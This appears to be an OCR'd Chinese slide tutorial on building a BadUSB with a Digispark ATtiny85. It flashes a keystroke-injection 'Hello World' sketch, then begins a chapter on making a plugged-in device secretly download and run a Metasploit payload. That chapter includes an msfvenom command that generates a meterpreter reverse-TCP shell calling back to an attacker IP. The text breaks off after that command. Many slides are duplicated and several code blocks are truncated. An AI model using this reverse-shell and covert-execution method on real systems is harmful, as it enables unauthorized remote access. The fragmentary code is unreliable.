
Arduino IDE 选择”USBtinyISP”:



```
#include "Digi

void setup() {
  // don't nee
}


void loop() {
  // this is g
  // prevent missing the first character after a delay:
  DigiKeyboard.sendKeyStroke(0);

  // Type out this string letter by letter on the computer (assumes
  // keyboard)
  DigiKeyboard.println("Hello Digispark!");
```

第一章

Arduino IDE 选择”USBtinyISP”:



Keyboard | Arduino 1.8.3

```
#include "Digi

void setup() {
  // don't nee
}


void loop() {
  // this is g
  // prevent missing the first character after a delay:
  DigiKeyboard.sendKeyStroke(0);

  // Type out this string letter by letter on the computer (assumes
  // keyboard)
  DigiKeyboard.println("Hello Digispark!");
```


开发板: "Digispark (Default - 16.5mhz)"

端口: "COM1"

编程器: "AVRISP mkII"

第二章 hello world程序


第一个”hello world”:



```
#include "DigiKeyboard.h"

void setup() {
  // don't need to set anything up to use DigiKeyboard
}



void loop() {
  // this is generally not necessary but with some older systems it seems to
  // prevent missing the first character after a delay:
  DigiKeyboard.sendKeyStroke(0);

  // Type out this string letter by letter on the computer (assumes US-style
  // keyboard)
  DigiKeyboard.println("Hello World !");

  // It's better to use DigiKeyboard.delay() over the regular Arduino delay()
  // if doing keyboard stuff because it keeps talking to the computer to make
  // sure the computer knows the keyboard is alive and connected
  DigiKeyboard.delay(5000);
}
```

第二章hello world程序

第一个”hello world”:



```
  // don't need to set anything up to use DigiKeyboard
}



void loop() {
  // this is generally not necessary but with some older systems it seems to
  // prevent missing the first character after a delay:
  DigiKeyboard.sendKeyStroke(0);

  // Type out this string letter by letter on the computer (assumes US-style
  // keyboard)
  DigiKeyboard.println("Hello World !");

  // It's better to use DigiKeyboard.delay() over the regular Arduino delay()
  // if doing keyboard stuff because it keeps talking to the computer to make
  // sure the computer knows the keyboard is alive and connected
  DigiKeyboard.delay(5000);
}
```


编译完成。

表示编译成功

```
Archiving built core (caching) in: C:\Users\ADMINI~1\AppData\Local\Temp\arduino_cache_569207\core\core_digistump_avr_digispark-tiny_28688b6bbf29ac08a8c09f1cf6867940.a
项目使用了 2806 字节，占用了 (46%) 程序存储空间。最大为 6012 字节。
全局变量使用了102字节的动态内存。
```

第二章hello world程序

上传”hello world”到ATTINY85上:



检测到新的 USB 设备

选择您希望将 MCS DigiKey 连接到的位置

○ 连接到主机

● 连接到虚拟机


虚拟机名称

Windows 10 x64

☑ 记住我的选择，以后不再询问

第二章

上传”hello world”到ATTINY85上:




```
#include "DigiKeyboard.h"

void setup() {
  // don't need to set anything up to use DigiKeyboard
}


void loop() {
  // this is generally not necessary but with some older systems it seems to
  // prevent missing the first character after a delay:Hello world!

  DigiKeyboard.sendKeyStroke(0);

  // Type out this string letter by letter on the computer (assumes US-style
  // keyboard)
  DigiKeyboard.println("Hello world!");
```

上传项目出错

```
erasing: 55% complete
erasing: 60% complete
erasing: 65% complete
> Starting to upload ...
writing: 70% complete
writing: 75% complete
writing: 80% complete
```

第二章

测试一下我们的U盘写入的Hello world成功没，打开记事本什么都不输入，然后插上U



```
Hello world!
Hello world!
Hello world!
Hello world!
```

第三章metasploit反弹shell

使用metasspoit生成反弹shell，badusb插入ubuntu 1804自动隐藏下载执行，达到上线的目的

第三章metasploit反弹shell

kali ip:192.168.84.132

target:192.168.84.162

在kali上生成反弹shell exe文件


```
msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.84.132  lport=4444 -f elf -o shell.elf
```

//LHOST为公网IP,LPORT为反弹端口

//shell.elf为生成文件

第三章metasploit反弹shell

